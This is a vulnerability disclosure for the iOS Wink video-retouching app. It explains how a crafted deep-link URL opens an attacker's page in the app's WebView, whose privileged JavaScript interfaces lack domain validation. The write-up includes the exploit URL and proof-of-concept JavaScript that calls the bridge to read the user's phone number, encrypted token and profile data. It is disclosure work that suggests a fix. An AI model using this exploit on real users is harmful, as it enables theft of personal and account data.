An information leak vulnerability in the iOS version of Wink

Brief Description

Wink app is a video retouching application that provides functions including video editing, image quality restoration and portrait beautification. It ranks 10 in the "Photo & Video" category list on the App Store in China region (as of 2024-12-06).


The iOS version of the Wink supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Wink app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as Masked PhoneNumber, Birthday, Gender) and **obtaining victim's account information** (such as NickName, Avatar, UserID, Personal Description, EncryptedToken).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: mtwink://webview?url=https://attack.com/attack.html. Here, "attack.com" represents a domain under the attacker's control. In our experiment, we use "https://zhouziyi1.github.io/iOSJS/wink/atkWink.html" as the malicious webpage.

When the victim clicks on this URL (mtwink://webview?url=https://zhouziyi1.github.io/iOSJS/wink/atkWink.html), it directs the Wink victim the app the webpage to opens https://zhouziyi1.github.io/iOSJS/wink/atkWink.html within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's personal information** (such as Masked PhoneNumber, Birthday, Gender) and **obtaining victim's account information** (such as NickName, Avatar, UserID, Personal Description, EncryptedToken).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
function fetchData(url) {
    var iframe = document.createElement("iframe");
    iframe.style.cssText = "display:none;width:0px;height:0px;";
    iframe.src = url;
    document.body.appendChild(iframe);
}

fetchData("mt-hogger://bindPhoneNumber?handler=1");
fetchData("mt-hogger://getMeituAccountEncryptedToken?handler=2");
fetchData("mt-hogger://getMeituAccountProfile?handler=3");
```

```
var MTJs = {};
MTJs.getParams = function (callbackID){
   return "";
}

MTJs.postMessage = function (retVal){
   var callbackID = retVal.handler;
   var json = retVal.response;

switch(callbackID){
   case "1":
        document.getElementById("PhoneNum").innerText = "Your PhoneNum (masked): " + "(+" + json.phoneCode + ") " + json.phone;
        break;

   case "2":
        document.getElementById("EncryptedToken").innerText = "Your EncryptedToken: \n" + json.encryptedToken;
        break;

   case "3":
        document.getElementById("NickName").innerText = "Your NickName: " + json.screen_name;
        document.getElementById("Gender").innerText = "Your Gender: " + (json.gender == "m" ? "male": "female");
        document.getElementById("Birthday").innerText = "Your Birthday: " + json.birthday;
        document.getElementById("AccountAvatar").src = json.avatar;
```

Impact of the Vulnerability

Scope of the vulnerability: Wink iOS version 1.3.70 (the latest version as of 2024-12-06).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

https://apps.apple.com/cn/app/wink-%E5%83%8F%E4%BF%AE%E5%9B%BE%E4%B8%80%E6%A0%B7%E4%BF%AE%E8%A7%86%E9%A2%91/id1594288016

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.